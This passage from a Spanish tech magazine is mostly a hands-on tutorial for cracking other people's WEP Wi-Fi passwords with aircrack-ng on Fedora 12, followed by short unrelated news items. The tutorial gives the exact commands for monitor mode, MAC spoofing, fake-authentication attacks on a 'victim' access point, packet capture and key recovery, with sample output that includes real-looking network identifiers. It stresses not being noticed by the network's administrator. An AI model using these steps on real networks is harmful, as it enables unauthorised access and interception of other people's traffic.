
Quién decía que desde nuestra distro (Fedora 12 Constantine) instalado, no podrías conseguir las contraseñas de la wifi que detecte nuestra PC o portátil, ahora ya no es necesario descargar algún LiveCD, como son los famosos y super buenos wifiway, backtrack, wifislax.

Solo es necesario instalar el paquete **Aircrack-ng** de aquellos programas dedicados a descifrar las contraseñas de alguna wifi. Para ello necesitamos cargar un terminal y loguearnos como usuario root.


NOTA: De ahora en adelante se usará con el usuario root.

Damos click en **Aplicaciones --> Herramientas del sistema --> Terminal.**

Una vez cagado el terminal colocamos 'su', para cambiarnos de usuario, y nos pedirá la contraseña del mismo (no se preocupen si no se ve lo que escribimos, es una buena forma de proteger nuestra privacidad). Una vez ya en modo root, pasamos a copiar lo siguiente: **yum -y install aircrack-ng**, listo eso es todo, es cosa de esperar la instalación del paquete.



Ya instalado, pasamos a probar como es que se encuentra nuestra wifi, para ello, en el terminal hacemos uso de **iwconfig**, lo que hacemos, es ver en detalle muestra tarjeta wifi.



Nota: En este caso ya estoy conectado con la red, en la cual he probado toda esta teoría, por cierto dice tener 'muchas seguridades'.

Como vemos, mi tarjeta está con el nombre eth1, no olviden este nombre ya que les va ser de mucha utilidad, nos fijamos en el modo en que se encuentra nuestra tarjeta, por defecto la encontraremos en modo Managed.

Una vez que nos fijamos en el estado de nuestra tarjeta, debemos ponerla a modo Monitor;modo Managed y Monitor, la respuesta son muy sencillas. Modo Managed, en este estado de la tarjeta se pone visible ante cualquier AP, Router, lo cual deja 'huella' cuando hace

un 'movimiento', es el estado normal de toda tarjeta cuando realiza una conexión para una navegación; en cambio en Modo Monitor, la tarjeta está en un estado invisible y captura todos los paquetes que se transmite por la wifi sin que el administrador se de cuenta de que alguien se ha colgado de su red, ésto tiene varias utilidades buenas y malas, ya que podemos ver todos los datos y mensajes que se transmiten, ver los usuarios que se encuentren conectados a la red y muchas cosas más; muy interesante no?

Ilustramos algunos conceptos para poder entrar más en ambiente, falta ahora lo más importante, colocar a la tarjeta en modo monitor. Para ello en la terminal introducimos **airmon-ng start eth1**, con esto ponemos a nuestra tarjeta en modo monitor; pero si quisieran salir de ese modo, pues detenemos el proceso colocando **airmon-ng stop eth1**.

En esta imagen vemos que ya activamos el estado monitor a mi tarjeta. Ahora veremos como lo desactivamos el estado.

```
[root@Emolet hanx]# airmon-ng stop eth1

Interface      Chipset      Driver
eth1           Intel 2200BG   ipw2200 (monitor mode disabled)

[root@Emolet hanx]#
```

```
virbr0    no wireless extensions.

[root@Emolet hanx]# airmon-ng start eth1

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
```

```
PID      Name
1075    NetworkManager
1086    wpa_supplicant
1095    avahi-daemon
1096    avahi-daemon

Interface      Chipset      Driver
eth1           Intel 2200BG   ipw2200 (monitor mode enabled)

[root@Emolet hanx]#
```

Una vez que nuestra tarjeta se encuentra en modo monitor, nos interesa saber cuantas son las redes wifi que nuestra tarjeta detecta, para ello necesitaremos realizar un escaneo, vamos al terminal e introducimos **airodump-ng eth1**, no olvidar que eth1 es el nombre de mi tarjeta, ustedes pondrán lo que le salga cuando ejecutan el comando **iwconfig**.

```

hanx@Emolet:/home/hanx
Archivo Editar Ver Terminal Ayuda

CH 7 ][ Elapsed: 12 mins ][ 2010-03-10 21:21 ][ eth1 reset to monitor mode

BSSID          PWR Beacons   #Data, #/s CH MB   ENC CIPHER AUTH ESSID
00:0E:2E:92:80:95 -1      0       69    0 113 -1   WEP  WEP      <length: 0>
00:0E:2E:1F:9B:E4 -65     187    0       0 13 11   WEP  WEP      <length: 7>
00:C0:CA:1C:96:42 -66     448   3055   0       1 54   WEP  WEP      SKA  <length: 16>
00:4F:62:25:D9:CE -79     63     0       0 11 54   WEP  WEP      PONCE
00:0E:2E:93:35:E4 -1      0       37    0 108 -1   WEP  WEP      <length: 0>

BSSID          STATION          PWR Rate Lost Packets Probes
00:C0:CA:1C:96:42 00:0E:2E:A6:6F:55 -1   5 - 0    0    166
00:C0:CA:1C:96:42 00:0E:2E:A6:6F:5C -1   11 - 0   0    736
00:C0:CA:1C:96:42 00:C0:CA:1C:81:66 -1   11 - 0   0    649
00:C0:CA:1C:96:42 00:C0:CA:17:9C:D0 -1   11 - 0   0    868
00:C0:CA:1C:96:42 00:0E:2E:E6:DD:6A -1   11 - 0   0    207
00:C0:CA:1C:96:42 00:C0:CA:1C:8D:A0 -69  11 - 5   51   307
00:C0:CA:1C:96:42 00:C0:CA:1C:81:90 -81  11 - 5   0    296
00:C0:CA:1C:96:42 00:C0:CA:1C:83:48 -82  0 - 5    0    1
00:C0:CA:1C:96:42 00:C0:CA:1C:80:B8 -1   11 - 0   0    21
00:C0:CA:1C:96:42 00:C0:CA:1C:92:00 -1   11 - 0   0    9

```

Como vemos, estamos realizando un escaneo de todas las redes wifi que detectó mi tarjeta, si nos fijamos, en la parte superior vemos CH 7, nos está indicando el canal por el cual en este momento esta escaneando; seguidamente nos muestra el tiempo que llevamos realizando la operación, la fecha y hora, por último el nombre de nuestra tarjeta y el estado.

En seguida vemos una línea de títulos como:

- ✓ **BSSID**, es la columna donde nos mostrará todas las MAC Address de las redes wifi que detectó. Dirección MAC del AP.
- ✓ **PWR**, nivel de señal reportado por la tarjeta. Su significado depende del controlador, pero conforme te acercas al AP o a la estación la señal aumenta. Si PWR == -1, el controlador no soporta reportar el nivel de señal.
- ✓ **Beacons**, número de paquetes-anuncio enviados por el AP. Cada punto de acceso envía unos diez beacons por segundo al ritmo (rate) mínimo (1M), por lo que normalmente pueden ser recogidos desde muy lejos.
- ✓ **#Data**, número de paquetes de datos capturados (si es WEP, sólo cuenta IVs), incluyendo paquetes de datos de difusión general.
- ✓ **#/s**, número de paquetes de datos capturados por segundo calculando la media de los últimos 10 segundos.
- ✓ **CH**, número de canal (obtenido de los paquetes beacon). Nota: algunas veces se capturan paquetes de datos de otros canales aunque no se esté alternando entre canales debido a las interferencias de radiofrecuencia.
- ✓ **MB**, velocidad máxima soportada por el AP. Si MB = 11, entonces se trata de 802.11b, si MB = 22 entonces es 802.11b+ y velocidades mayores son 802.11g.
- ✓ **ENC**, algoritmo de encriptación en uso. OPN = sin encriptación, "WEP?" = WEP o mayor (no hay suficiente datos para distinguir entre WEP y WPA), WEP (sin la interrogación) indica WEP estática o dinámica, y WPA si TKIP o CCMP están presentes.
- ✓ **CIPHER**, detector cipher. Puede ser CCMP, WRAP, TKIP, WEP, WEP40, o WEP104.
- ✓ **AUTH**, nos está indicando con que tipo identificación se encuentra la red.
- ✓ **ESSID**, conocida como "SSID", puede estar vacía si el ocultamiento de SSID está activo.

En este caso airodump tratará de recuperar el SSID de las respuestas a escaneos y las peticiones de asociación.

- ✓ **STATION**, Dirección MAC de cada cliente asociado. En la captura de pantalla, vemos que se han detectado dos clientes (00:09:5B:EB:C5:2B y 00:02:2D:C1:5D:1F).
- ✓ **Lost**, el número de paquetes perdidos en los últimos 10 segundos.
- ✓ **Packets**, el número de paquetes de datos enviados por el cliente.
- ✓ **Probes**, los ESSIDs a los cuales ha intentado conectarse el cliente.

Como ya hemos visto todas las redes a nuestro alcance y nos hemos decidido por una, pues nos colocamos en su canal y guardamos los paquetes recibidos en un archivo para luego descifrar y poder sacar la contraseña esperada.

Volvemos a nuestro terminal y colocarnos la siguiente línea airodump-ng -w clave -c 1 eth1, donde: -w indicamos que es escritura, clave el nombre del archivo a guardar los paquetes, -c 1 es el canal donde se encuentra el AP víctima y eth1 el nombre de nuestra red.

Uso: **airodump-ng -w <nombre del archivo> -c [canal] <interfaz>**

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:0E:2E:92:80:95	00:C0:CA:17:9C:D0	-1	11 - 0	0	21	
00:C0:CA:1C:96:42	00:0E:2E:A6:6F:55	-1	1 - 0	0	28	
00:C0:CA:1C:96:42	00:C0:CA:1C:80:B8	-1	11 - 0	0	40	
00:C0:CA:1C:96:42	00:C0:CA:1C:81:8C	-68	0 - 5	0	6	
00:C0:CA:1C:96:42	00:C0:CA:1C:8D:A0	-70	0 - 5	1	33	
00:C0:CA:1C:96:42	00:C0:CA:1D:5D:29	-82	11 - 5	24	106	

Como ya hemos comenzado a capturar los paquetes, necesitamos realizar un ataque al AP donde los paquetes que capture nuestra tarjeta sean los adecuados, para ello existen varios como son:

- ✓ **Ataque 0**: Desautentificación
- ✓ **Ataque 1**: Autentificación falsa
- ✓ **Ataque 2**: Selección interactiva del paquete a enviar
- ✓ **Ataque 3**: Reinyección de petición ARP
- ✓ **Ataque 4**: El "chopchop" de KoreK (predicción de CRC)

Si nos damos cuenta en la Gráfica 05, vemos que existen varios clientes conectados a un solo AP, es un buen punto a favor, ya que podemos utilizar el Ataque 1: Autentificación falsa, de esta forma tendremos un ataque exitoso. Por lo tanto consiste en crear nosotros mismos un cliente

que se asociará a ese AP. Hay que recordar llegando a este punto que siempre será mejor un cliente verdadero ya que el falso no genera tráfico ARP.


Se recomienda que antes de realizar este ataque cambiemos nuestra dirección MAC de la tarjeta para que envié correctamente ACKs (peticiones).

Lo que hacemos es desmontar la unidad de red, cambiar la MAC por una obtenida de algún cliente conectado y levantamos la tarjeta.

```
ifconfig eth1 down  
ifconfig eth1 hw ether 00:11:22:33:44:55  
ifconfig eth1 up
```


La otra forma es todo en una sola línea

```
ifconfig eth1 down hw ether 00:11:22:33:44:55
```



Una vez realizado ésto lanzamos el ataque de la siguiente forma:

```
aireplay-ng -1 0 -e 'the ssid' -a 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0
```



Por último nos debe salir:

```
Sending Authentication Request
Authentication successful
Sending Association Request
Association successful :-)
```

'the ssid' sin las comillas es el nombre del AP 00:11:22:33:44:55 Cliente falso

Algunos puntos de acceso requieren de reautentificación cada 30 segundos, sino nuestro cliente falso será considerado desconectado. En este caso utiliza el retardo de re-asociación periódica:

```
aireplay-ng -1 30 -e 'the ssid' -a 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0
```

Si en vez de 30 segundos queremos 20 pues escribimos 20 si fuesen 10 modificamos por 10 y así sucesivamente.

Si este ataque parece fallar (aireplay permanece enviando paquetes de petición de autenticación), puede que esté siendo usado un filtrado de direcciones MAC. Asegúrate también de que:

- ✓ Estás lo suficientemente cerca del punto de acceso, pero ojo no demasiado porque también puede fallar.
- ✓ El controlador está correctamente parcheado e instalado.
- ✓ La tarjeta está configurada en el mismo canal que el AP.
- ✓ El BSSID y el ESSID (opciones -a / -e) son correctos.

Una vez realizada esta operación debemos esperar que capture un mínimo de 30000 paquetes para poder obtener la clave sin problemas. Luego de una pequeña o larga espera y pasado el mínimo, ponemos al terminar en ventana activa y presionamos Ctrl+C para detener el proceso de captura.

CH 1][Elapsed: 24 mins][2010-03-12 22:00][interface eth1 down										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0E:2E:92:80:95	-1	0	0	1917	0	108	-1	WEP	WEP	<length: 0>
00:C0:CA:1C:96:42	-68	13	4546	47234	10	1	54	WEP	WEP	SKA niko_833@hotmail...
00:0E:2E:93:35:E4	-1	0	0	405	0	108	-1	WEP	WEP	<length: 0>

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:C0:CA:1C:96:42	00:C0:CA:1C:A9:A0	-1	1 - 0	0	9924	
00:C0:CA:1C:96:42	00:C0:CA:17:9C:D0	-1	11 - 0	0	11620	
00:C0:CA:1C:96:42	00:0E:2E:A6:6F:55	-1	1 - 0	0	2317	
00:C0:CA:1C:96:42	00:C0:CA:1C:80:B8	-1	11 - 0	0	16889	
00:C0:CA:1C:96:42	00:0E:2E:E6:DD:6A	-1	11 - 0	0	1836	
00:C0:CA:1C:96:42	00:C0:CA:1C:8D:A0	-70	5 - 5	0	6486	
00:C0:CA:1C:96:42	00:C0:CA:1D:3E:31	-81	11 - 5	10	955	
00:C0:CA:1C:96:42	00:C0:CA:18:C7:0B	-1	11 - 0	0	338	
00:C0:CA:1C:96:42	00:C0:CA:1C:81:66	-1	11 - 0	0	3088	

Como vemos ya hemos pasado más de los 30000 (47234 datos) ahora podemos comenzar a descifrar el archivo, dejamos la tarea a aircrack:

```
aircrack-ng <nombre del archivo>-01.cap
```

Nos mostrara una lista de AP que se capturo en ese canal

```
[root@Emolet hanx]# aircrack-ng clave-01.cap
Opening clave-01.cap
Read 119338 packets.

# BSSID          ESSID           Encryption
1 00:C0:CA:1C:96:42 niko_833@hotmail.com WEP (34626 IVs)
2 00:0E:2E:92:80:95
3 00:0E:2E:93:35:E4 WEP (1589 IVs)
WEP (380 IVs)

Index number of target network ? ■
```

Escogemos el BSSID deseado y a trabajar:

KB	depth	byte(vote)
0	6/ 8	B8(11520) E4(11520) 1B(11264) 4E(11264) 07(11008) 52(10752)
1	7/ 8	20(11264) 2C(11008) 4A(11008) 91(11008) 97(11008) C3(11008)
2	0/ 1	C2(13568) 75(12544) D2(12544) 51(12032) 21(11264) 28(11264)
3	0/ 1	A6(13312) 1E(12288) 28(11776) 54(11776) 61(11776) B2(11520)
4	5/ 6	F1(11520) 6B(11264) CC(11264) E1(11008) 23(10752) C3(10752)
5	7/ 8	DC(11520) ED(11264) 54(11008) DF(11008) E9(11008) 57(10752)
6	1/ 2	3F(12288) 65(12032) 01(11264) 6C(11264) CB(11264) 78(11008)
7	5/ 6	F0(11264) 2E(11008) 60(11008) BA(11008) F5(11008) 27(10752)
8	0/ 2	F5(12544) 85(11776) F8(11776) FD(11776) 6F(11520) 0F(11008)
9	0/ 1	7D(13056) A6(12288) 19(11264) 67(11264) C5(11264) E3(11264)
10	0/ 1	71(12544) 44(11520) 7B(11520) 0E(11264) 63(11264) CA(11264)
11	1/ 2	EB(11776) 63(11264) 43(11008) 75(11008) 7F(11008) C0(11008)
12	3/ 4	40(11520) 29(11264) 9D(11264) A2(11264) DB(11264) A1(11008)

Después de unos segundos aircrack nos estará mostrando la contraseña esperada.

KB	depth	byte(vote)
0	26/ 32	C9(9472) 2C(9216) 63(9216) 6C(9216) 8C(9216) DA(9216) 0240
1	12/ 14	EC(9984) 31(9728) 91(9728) 97(9728) D7(9728) 21(9472) 4)
2	12/ 13	2F(9984) 14(9728) 35(9728) 3D(9728) 67(9728) FD(9728) 4)
3	11/ 3	4B(9984) 2B(9728) 2F(9728) 31(9728) B8(9728) C8(9728) 496
4	23/ 4	CB(9472) 1A(9216) 23(9216) 27(9216) 32(9216) 61(9216) 84)

KEY FOUND! [08:37:19:64:52]
Decrypted correctly: 100%

La clave que nos dará está en hexadecimal y para usarla hay que quitar los : que hay entre cada número, y listo!!!

Conclusión

Con esta clase de herramienta instalada en nuestro ordenador podemos saber quien está colgado en nuestra red y muchas cosas más. Un mal uso de esta herramienta nos puede llevar a cometer muchos perjuicios, lo cual dejo a criterio del lector.

En este ejemplo se mostró una forma básica de poder conseguir una contraseña de AP detectados.

Se recomienda visitar el sitio de referencia donde se pueden encontrar más información sobre la herramienta utilizada.

Referencias

- [1] <http://www.aircrack-ng.org/>
- [2] <http://forum.aircrack-ng.org/>

Autor



Hans Cruz Buchelli

Bachiller en Ciencias de la Computación
hanx@fedoraproject.org



A large blue circle containing the text "Willay news".

Willay news

Información Actual

Willay news

Cloud Expo Europe 2010

Expo Cloud es el único evento europeo que se dedica a todos los aspectos de la computación en nube, del centro de datos, almacenamiento y seguridad de código abierto en Cloud Computing.



El evento de Cloud Expo 2009 reunió a algunas de las más respetadas empresas del sector como Google, Amazon, IBM, Red Hat, Cisco, Sun, SugarCRM y muchos más para presentar el caso de Cloud Computing. En un año Cloud Computing ha avanzado de manera dramática y la investigación ha demostrado que en 2012 el 20% de las empresas van a depender exclusivamente de Cloud Computing como un medio para la gestión de sus TI.

Este año Expo Cloud 2010 será coprotagonista de Open Source Expo. Estos dos eventos permitirán a los visitantes conocer información, recursos, ideas y ejemplos que se pueden aplicar en su propio entorno de trabajo para maximizar el rendimiento, mejorar la escalabilidad y minimizar los costos.

Asistiendo a un evento de esta naturaleza, se puede apreciar plenamente las amplias oportunidades que Cloud Computing tiene para ofrecer. Si usted es un usuario final, un profesional de IT, un proveedor o un revendedor de la infraestructura de Cloud, aplicaciones o servicios en la nube, la nube Expo Europa tiene algo para todo el mundo para llevar.

El modelo de nube ofrece una forma mucho más barata para las empresas a adquirir y utilizar la información. En una recesión económica, el atractivo de que la ventaja de costo será muchísimo más. Esta ventaja es especialmente importante para las empresas pequeñas y medianas, un sector que será clave objetivo en cualquier plan para la recuperación.

Día del Administrador de Sistemas

El viernes, 30 de julio 2010, es la 11^a edición del Día del Agradecimiento al Administrador de Sistemas. En este día especial, debemos brindar al administrador de sistemas algo que muestre que realmente apreciamos su trabajo duro y dedicación.



Seamos realistas, los administradores de sistemas no obtienen ningún respeto 364 días al año. Este es el día que todos los compañeros administradores de sistemas en todo el mundo serán reconocidos y apreciados por su gran trabajo diligente, sin costosos y grandes obsequios, solo estamos pidiendo un bonito regalo simbólico y algún reconocimiento público. Es lo mínimo que podía hacer.

Considere todas las tareas de enormes proporciones y las largas horas, incluidos los fines de semana también .Seamos honestos, a veces no conocemos a nuestros administradores de sistemas, así como ellos nos conocen. Recuerde que este es un día para reconocer la contribución del Administrador de Sistemas en su lugar de trabajo y promover la excelencia profesional. Déles las gracias por todas las cosas que hacen por usted y su negocio.

Autor



Lucy Ayarde Romero

Consultor de IT

lucy.ayarde@atixlibre.org

Willay news

Papel electrónico flexible.

LG informa que el nuevo papel electrónico desarrollado es tan flexible como un film de rayos X, aunque no puede ser doblado completamente.

Se trata de una pantalla monocromática de tan solo 0.01 pulgadas de espesor (0.3mm) y esta conformada por una lamina delgada de metal y una formación TFT que le permiten recuperar su forma inicial.



El nuevo ePaper de LG mide 9.8 por 15.7 y utiliza tecnología similar al lector de ebooks Skiff de 11.5 pulgadas, del cual la pantalla también será fabricada por LG Display.

LG utiliza su propia tecnología para lograr la flexibilidad de la pantalla, la cual elimina controladores de los costados del panel integrándolos en el panel propiamente dicho. El panel pesa solo unas 4.6 onzas, pero LG aun no ha brindado información de la cantidad exacta de contenido que puede ser almacenado o transferido al dispositivo.



Por lo pronto, tampoco se indica la utilización de procesador de aplicaciones incorporado, radio chipset, lector de tarjetas de memoria, o de cuando el nuevo papel electrónico flexible de LG comenzara a comercializarse.

Rx de la nueva generación

Hoy en día existen problemas cuando la gente se va a hacer un escaneo (o una placa de Rx), obviamente la radiación es uno, otro problema es si el aparato revelará los detalles del cuerpo de la persona. Por esto, una compañía llamada ThruVision está desarrollando un sistema de próxima generación, moderna tecnología y libre de radiación... y además no revela ciertos detalles.



Lo que único que el ThruVision TS4 hace es buscar el calor corporal. Suena simple, pero podría ser muy bien usado en lugares como aeropuertos o cortes como detector de metales. Incluso es capaz de revelar armas o bombas mostrándolos como un punto negro, por lo que también será útil para combatir el tráfico de armas.

Edificio que informa el clima

Con el cambiante estado del tiempo para las personas es necesario conocer como estará el tiempo el día de mañana, he aquí un invento que ayuda a conocer el pronóstico del tiempo; se trata de un edificio de 6000 ventanas con 72000 luces LED. Si estás cerca de la Dexia Tower en Bruselas sólo necesitas darle una ojeada a los colores y sabrás como estará el tiempo mañana.



Tan pronto los residentes locales aprendan el código podrán saber la temperatura, humedad, velocidad del viento y precipitaciones de mañana. El código es un misterio para mí, si alguien lo conoce por favor escribirlo en un comentario.

Autor



Jenny Saavedra López
Diseño y Edición Revista Atix
jenny.saavedra@atixlibre.org





